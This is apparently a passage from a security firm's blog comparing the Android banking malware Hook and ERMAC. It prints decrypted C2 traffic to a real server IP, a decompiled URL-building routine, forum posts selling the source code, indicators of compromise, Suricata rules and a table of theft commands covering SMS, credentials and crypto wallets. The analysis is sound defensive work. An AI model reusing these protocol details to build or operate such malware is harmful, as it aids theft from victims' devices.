
Decrypted text:

{"command":"updateBotParams","id":"[redacted]","country":"United States","countryCode":"us","tag":"Tag1","isDualSim":"false","operator":"","phone_number":"","operator1":"","phone_number1":"","android":"9","model":"Samsung SM-G941F","batteryLevel":"-2147483648","imei":"null","accessibility":"true","protect":"","admin":"false","screen":"true","isKeyguardLocked":"false","is_dozemode":"false","sms":"true","set_contact_list":"true","set_hide_sms_list":"true","set_windows_fake":"true","set_accounts":"true","ticks":"138"}

Example HTTP POST request that was made during dynamic analysis of ERMAC.

WebSockets in Hook

The first editions of Hook introduced WebSocket communication using Socket.IO, and data is encrypted using the same mechanism as in ERMAC. The Socket.IO library is built on top of the WebSocket protocol and offers low-latency, bidirectional and event-based communication between a client and a server. Socket.IO provides additional guarantees such as fallback to the HTTP protocol and automatic reconnection [3].


Dashboard Target Proxy Intruder Repeater Collaborator
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings

Filter: Showing all items

#	URL	Direction	Edited	Length
9	http://91.215.85.223:3434/socket.io/	→ To server		6
10	http://91.215.85.223:3434/socket.io/	→ To client		6
11	http://91.215.85.223:3434/socket.io/	→ To server		6
12	http://91.215.85.223:3434/socket.io/	→ To client		6
13	http://91.215.85.223:3434/socket.io/	→ To server		1
14	http://91.215.85.223:3434/socket.io/	→ To client		2
15	http://91.215.85.223:3434/socket.io/	→ To server		60
16	http://91.215.85.223:3434/socket.io/	→ To client		15
17	http://91.215.85.223:3434/socket.io/	→ To server		1

Message

Pretty Raw Hex

```
42["login","wZ3[redacted]BpY=\n"]
```

Decrypted text:


{"uid":"HW-[redacted]
[redacted]"}

Screenshot of WebSocket communication using Socket.IO in Hook.

The screenshot above shows that the login command was issued to the server, with the user ID of the infected device being sent as encrypted data. The “42” at the beginning of the message is standard in Socket.IO, where the “4” stands for the Engine.IO “message” packet type and the “2” for Socket.IO’s “message” packet type [3].

Mix and match – Protocols in latest versions of Hook


The latest Hook version that we’ve analysed contains the ERMAC HTTP protocol implementation, as well as the WebSocket implementation which already existed in previous editions of Hook. The Hook code snippet below shows that it uses the exact same code implementation as observed in ERMAC to build the URLs for HTTP requests.



```
public static Object c(a a0, String s, d d0) {
    a0.getClass();
    StringBuilder stringBuilder0 = new StringBuilder();
    boolean z = a0.h_getSharedPrefValue(a0.R, "urlAdminPanel") != null;
    stringBuilder0.append("");
    stringBuilder0.append("/php/");
    int v = new Random().nextInt(20) + 1;
    Random random0 = new Random();
    StringBuilder stringBuilder1 = new StringBuilder();
    for(int v1 = 0; v1 < v; ++v1) {
        stringBuilder1.append(((char)"qwertyuiopasdfghjklzxcvbnm1234567890".charAt(random0.nextInt(36))));
    }

    String s1 = stringBuilder1.toString();
    i.c_checkIfObjectIsNull(s1, "buf.toString()");
    stringBuilder0.append(s1);
    stringBuilder0.append(".php/");
    return a0.d(stringBuilder0.toString(), s, d0);
}
```

Decompiled code that shows the latest version of Hook implemented the same logic for building URLs as ERMAC.

Both Hook and ERMAC use the “checkAP” command to check for commands sent by the C2 server. In the screenshot below, you can see that the malware operator sent the “killme” command to the infected device to uninstall Hook. This shows that the ERMAC HTTP protocol is actively used in the latest versions of Hook, together with the already existing WebSocket implementation.



```
POST /php/4u[redacted]ke.php/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.116 Safari/537.36
Content-Length: 90
Content-Type:
application/x-www-form-urlencoded
Host: 91.215.85.223:3434
Connection: close
Accept-Encoding: gzip, deflate

[redacted]T/508kSCOmXQV6
i37e+0cmuVo62fVrMsifmtEKqczH6m
NnZjKLvVXw==
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Authorization,
Content-Type, Content-Length, X-CSRF-Token, Token,
session, Origin, Host, Connection, Accept-Encoding,
Accept-Language, X-Requested-With
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT,
DELETE
Access-Control-Allow-Origin: http://91.215.85.223/
Content-Type: text/plain; charset=utf-8
Date: [redacted]
Content-Length: 472
Connection: close

zi7102BKTXwbYIWmtlTR3D3ynf275+prty31yZvu6YyrWG5T2io6Jbo/0O
SE7dDBjQiUoJl8CzAvztxL+pCnHned6k8qGfOGCRoVinCWcKMK0j/mJs+R
BGMlDzxZGXD5TytAH51dwkk2nmbl9JkVuXVTKQ4sJDBPm91pn965rQILon
H8ZRSkYcO/fNPB3/1yOYHjI/f170tfVntfSKJ1ycQe4Kg3n5QirRbrAL2q
Ya9VD0MUTA6/sNdntspJwYJr4qGaPFf7XCdgRL55dZZ41n0tuL8uoTRn43
bDRhT/wU7/RJeYxuChs9z7GQt1ui47txmo8nVVFd8epjGKjqWaEt4D4wHX
DXHa6Hk1X7ddAxWL8AcXUcbMXA6A0u/993gxBlf0ajzEmmTPGO5HXohQpE
ubZzfkGCQANFEvefoSJAgbv/2Irbz61vLRAqb59a/GxZT0BB5bTzzg02rl
glVB+g==
```

Decrypted request:

```
{"uid":"HW-[redacted]","command":"checkAP"}
```

Decrypted response:

```
{"settings":{"hideSMS": "0", "arrayUrl": "[]", "offSound":
"0", "readPush": "0", "clearPush": "0", "keylogger": "0",
"lockDevice":
"0"},"activeInjection":"","commands":{"Commands":["{\"i
d\":1238, \"commands\":{\"command\": \"killme\", \"payload
\": \"{}\"}}","{\"id\":1251, \"commands\":{\"command\":
\"killme\", \"payload\": \"{}\"}}"]}}
```


The infected device is checking for commands sent by the C2 in Hook.

C2 servers

During our investigation into the technical differences between Hook and ERMAC, we have also collected C2 servers related to both families. From these servers, Russia is clearly the preferred country for hosting Hook and ERMAC C2s. We have identified a total of 23 Hook C2 servers that are hosted in Russia.

Other countries that we have found ERMAC and Hook are hosted in are:


- The Netherlands
- United Kingdom
- United States
- Germany
- France
- Korea
- Japan



Popular countries for hosting Hook and ERMAC C2 servers.

The end?

On the 19th of April 2023, DukeEugene announced that they are closing the Hook project due to leaving for “special military operation”. The actor mentions that the coder of the Hook project, who goes by the nickname “**RedDragon**”, will continue to support their clients until their lease runs out.



DukeEugene
ℌ Duke Eugene ℌ
●●●●●
Seller
29
200 posts
Joined
03/21/19 (ID: 91023)
Activity
вирусология / malware

Posted April 20 (edited)

Приветствую всех!
Так как я ухожу на СВО, буду полгода не доступен как минимум!
Проект закрываем!
Кодер будет поддерживать наших клиентов, пока у них не закончится аренда!
Его контакты:
[redacted]
Там же ник @RedDragon
TOX: [redacted]

Всем добра!

Edited April 20 by DukeEugene

Rough translation:

Greetings to all!
Since I'm leaving for special military operation, I'll be unavailable for at least half a year!
We close the project!
The coder will support our clients until their lease runs out!
His contacts:
[redacted]
Nickname @RedDragon
TOX:
[redacted]

All the best!

DukeEugene
Premium
Joined: Mar 13, 2019
Messages: 755
Reaction score: 575
Escrow deals: 3
Deposit: 0.0001 ₿

Apr 20, 2023

sec said:
работаю с данным софтом, буду честен софт отличный но есть один небольшой минус это частый офлайн ДюкаEugene в самый неподходящий момент. в целом по работе софта нарека

Да, из-за того что нахожусь в МЛС к сожалению выхожу в онлайн по возможности.
Скоро ухожу на СВО, на полгодика возможно пропаду со связи, буду стараться конечно выходить в перерывах между "работой" там на связь.
Поэтому и закрыли аренду, возможно на время. RedDragon будет поддерживать клиентов, которые сейчас на аренде.


Report

Uroborus and SVG45qbVolk

Yes, due to the fact that I am in "limited freedom place" / prison(?), I go online whenever possible.
Soon I'm leaving for special military operation, for half a year I may be lost from communication, I will certainly try to get in touch between "work" there.
Therefore, they closed the lease, perhaps for a while. RedDragon will support clients currently on loan.

DukeEugene mentions that they are closing the Hook project. Note that the first post was created on 19 April 2023 initially and edited a day later.

Two days prior to this announcement, the coder of Hook created a post stating that the source code of Hook is for sale at a price of $70.000. Nearly a month later, on May 11th, the coder asked if the thread could be closed as the source code was sold.



[SELL SOURCE] Android Bot - Hook

RedDragon · Apr 17, 2023

RedDragon
(L3) cache
Пользователь
Joined: May 16, 2021
Messages: 253
Reaction score: 120

Apr 17, 2023

Продаю исходный кода Андроид малвари Hook за 70k$

• При покупке вы получите бесплатную поддержку продукта на протяжении месяца.

• Контакты, для полноценной работы (морф АПК, лучший источник трафика, лоадеры, проверенных хостеров)

• После продажи я буду оставаться с вами на связи на случай если вам понадобится новый функционал.

• Более 800 инжектов.

Rough translation:

I sell Android Malware Hook source code for 70k$
- Upon purchase, you will receive free product support for a month

- Contacts for full-fledged work (morph APK, best source of traffic, loaders, proven hosters)


- After the sale, I will stay in touch with you in case you need new functionality.

- More than 800 injections.

Hook's coder announcing that the source code is for sale.

Observations

In the "Replacing copied crypto wallet addresses" section of this blog, we mentioned that the first received transaction comes from an Ethereum wallet address that could possibly be owned by the Hook actors. We noticed that this wallet received a transaction of roughly $25.000 the day after Hook was announced sold. This could be a coincidence, but the fact that this wallet was also the first to send (a small amount of) money to the Ethereum address that is hardcoded in Hook and ERMAC makes us suspect this.



ID: 0×81-bae3
5/12/2023, 22:45:47


From 0×48-6b0c
To 0×11-9d9f

13.67388747 ETH • $25,890.14
Fee 0 Gwei • $0.00

Ethereum transaction that could be related to Hook.

We can't verify whether the messages from DukeEugene and RedDragon are true. But if they are, we expect to see interesting new forks of Hook in the future.

In this blog we've debunked DukeEugene's statement of Hook being fully developed from scratch. Additionally, in DukeEugene's advertisement of HookBot we see a screenshot of the Hook panel that seemed to show similarities with ERMAC's panel.



Conclusion

While the actors of Hook had announced that the malware was written from scratch, it is clear that the ERMAC source code was used as a base. All commands that are present in ERMAC also exist in Hook, and the code implementation of these commands is nearly identical in both malware families. Both Hook and ERMAC contain typical features to steal credentials which are common in Android malware, such as overlay attacks/injections and keylogging. Perhaps a more interesting feature that exists in both malware families is the automated stealing of recovery seeds from cryptocurrency wallets.

While Hook was not written completely from scratch, the authors have added interesting new features compared to ERMAC. With the added capability of being able to stream the victim's screen and interacting with the UI, operators of Hook can gain complete control over infected devices and perform actions on the user's behalf. Other interesting new features include the ability to take a photo of the victim using their front facing camera, stealing of cookies related to Google login sessions, and the added support for stealing recovery seeds from additional cryptocurrency wallets.

Besides these new features, significant changes were made in the protocol for communicating with the C2 server. The first versions of Hook introduced WebSocket communication using the Socket.IO library. The latest version of Hook added the HTTP protocol implementation that was already present in ERMAC and can use this next to WebSocket communication.

Hook had a relatively short run. It was first announced on the 12th of January 2023, and the closing of the project was announced on April 19th, 2023, with the actor claiming that he is leaving for "special military operation". The coder of Hook has allegedly put the source code up for sale at a price of $70,000 and stated that it was sold on May 11th, 2023. If these announcements are true, it could mean that we will see interesting new forks of Hook in the future.

Indicators of Compromise

Analysed samples

Family	Package name	File hash (SHA-256)
Hook	com.lojibiwawajinu.guna	c5996e7a701f1154b48f962d01d457f9b7e95d9c3dd9bbd6a8e083865d563622
Hook	com.wawocizurovi.gadomi	d651219c28eec876f8961dcd0a0e365df110f09b7ae72eccb9de8c84129e23cb
ERMAC	com.cazojowiruje.tutado	e0bd84272ea93ea857cc74a745727085cf214eef0b5dcaf3a220d982c89cea84
ERMAC	com.jakedegivuwuwe.yewo	6d8707da5cb71e23982bd29ac6a9f6069d6620f3bc7d1fd50b06e9897bc0ac50

C2 servers

Family	IP address
Hook	5.42.199[.]22
Hook	45.81.39[.]149
Hook	45.93.201[.]92
Hook	176.100.42[.]11
Hook	91.215.85[.]223
Hook	91.215.85[.]37
Hook	91.215.85[.]23
Hook	185.186.246[.]69
ERMAC	5.42.199[.]91
ERMAC	31.41.244[.]187
ERMAC	45.93.201[.]92
ERMAC	92.243.88[.]25
ERMAC	176.113.115[.]66
ERMAC	165.232.78[.]246
ERMAC	51.15.150[.]5
ERMAC	176.100.42[.]11
ERMAC	91.215.85[.]22
ERMAC	35.91.53[.]224
ERMAC	193.106.191[.]148
ERMAC	20.249.63[.]72
ERMAC	62.204.41[.]98
ERMAC	193.106.191[.]121
ERMAC	193.106.191[.]116
ERMAC	176.113.115[.]150
ERMAC	91.213.50[.]62
ERMAC	193.106.191[.]118
ERMAC	5.42.199[.]3
ERMAC	193.56.146[.]176
ERMAC	62.204.41[.]94
ERMAC	176.113.115[.]67
ERMAC	108.61.166[.]245
ERMAC	45.159.248[.]25

ERMAC	20.108.0[.]165
ERMAC	20.210.252[.]118
ERMAC	68.178.206[.]43
ERMAC	35.90.154[.]240

Network detection

The following Suricata rules were tested successfully against Hook network traffic:

```
# Detection for Hook/ERMAC mobile malware

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"FOX-SRT – Mobile Malware – Possible Hook/ERMAC HTTP POST"; flow:established,to_server; http.method; content:"POST"; http.uri; content:"/php/"; depth:5; content:".php/"; isdataat:!1,relative; fast_pattern; pcre:"/^\/php\/[a-z0-9]{1,21}\.php\/$/U"; classtype:trojan-activity; priority:1; threshold:type limit,track by_src,count 1,seconds 3600; metadata:ids suricata; metadata:created_at 2023-06-02; metadata:updated_at 2023-06-07; sid:21004440; rev:2;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"FOX-SRT – Mobile Malware – Possible Hook Websocket Packet Observed (login)"; content:"|81|"; depth:1; byte_test:1,&,0x80,1; luajit:hook.lua; classtype:trojan-activity; priority:1; threshold:type limit,track by_src,count 1,seconds 3600; metadata:ids suricata; metadata:created_at 2023-06-02; metadata:updated_at 2023-06-07; sid:21004441; rev:2;)
```

view raw hook.rules hosted with ❤ by GitHub

The second Suricata rule uses an additional Lua script, which can be found here

List of Commands

Family	Command	Description
ERMAC, Hook 1, 2	sendsms	Sends a specified SMS message to a specified number. If the SMS message is too large, it will send the message in multiple parts
ERMAC, Hook 1, 2	startussd	Executes a given USSD code on the victim's device
ERMAC, Hook 1, 2	forwardcall	Sets up a call forwarder to forward all calls to the specified number in the payload
ERMAC, Hook 1, 2	push	Displays a push notification on the victim's device, with a custom app name, title, and text to be edited by the malware operator
ERMAC, Hook 1, 2	getcontacts	Gets list of all contacts on the victim's device
ERMAC, Hook 1, 2	getaccounts	Gets a list of the accounts on the victim's device by their name and account type
ERMAC, Hook 1, 2	logaccounts	Gets a list of the accounts on the victim's device by their name and account type
ERMAC, Hook 1, 2	getinstallapps	Gets a list of the installed apps on the victim's device
ERMAC, Hook 1, 2	getsms	Steals all SMS messages from the victim's device
ERMAC, Hook 1, 2	startinject	Performs a phishing overlay attack against the given application
ERMAC, Hook 1, 2	openurl	Opens the specified URL

ERMAC, Hook 1 2	startauthenticator2	Starts the Google Authenticator app
ERMAC, Hook 1 2	trust	Launches the Trust Wallet app
ERMAC, Hook 1 2	mycelium	Launches the Mycelium Wallet app
ERMAC, Hook 1 2	piuk	Launches the Blockchain Wallet app
ERMAC, Hook 1 2	samourai	Launches the Samourai Wallet app
ERMAC, Hook 1 2	bitcoincom	Launches the Bitcoin Wallet app
ERMAC, Hook 1 2	toshi	Launches the Coinbase Wallet app
ERMAC, Hook 1 2	metamask	Launches the Metamask Wallet app
ERMAC, Hook 1 2	sendsmsall	Sends a specified SMS message to all contacts on the victim's device. If the SMS message is too large, it will send the message in multiple parts
ERMAC, Hook 1 2	startapp	Starts the app specified in the payload
ERMAC, Hook 1 2	clearcash	Sets the "autoClickCache" shared preference key to value 1, and launches the "Application Details" setting for the specified app (probably to clear the cache)
ERMAC, Hook 1 2	clearcache	Sets the "autoClickCache" shared preference key to value 1, and launches the "Application Details" setting for the specified app (probably to clear the cache)
ERMAC, Hook 1 2	calling	Calls the number specified in the "number" payload, tries to lock the device and attempts to hide and mute the application
ERMAC, Hook 1 2	deleteapplication	Uninstalls a specified application
ERMAC, Hook 1 2	startadmin	Sets the "start_admin" shared preference key to value 1, which is probably used as a check before attempting to gain Device Admin privileges (as seen in Hook samples)
ERMAC, Hook 1 2	killme	Stores the package name of the malicious app in the "killApplication" shared preference key, in order to uninstall it. This is the kill switch for the malware
ERMAC, Hook 1 2	updateinjectandlistapps	Gets a list of the currently installed apps on the victim's device, and downloads the injection target lists
ERMAC, Hook 1 2	gmailtitles	Sets the "gm_list" shared preference key to the value "start" and starts the Gmail app
ERMAC, Hook 1 2	getgmailmessage	Sets the "gm_mes_command" shared preference key to the value "start" and starts the Gmail app
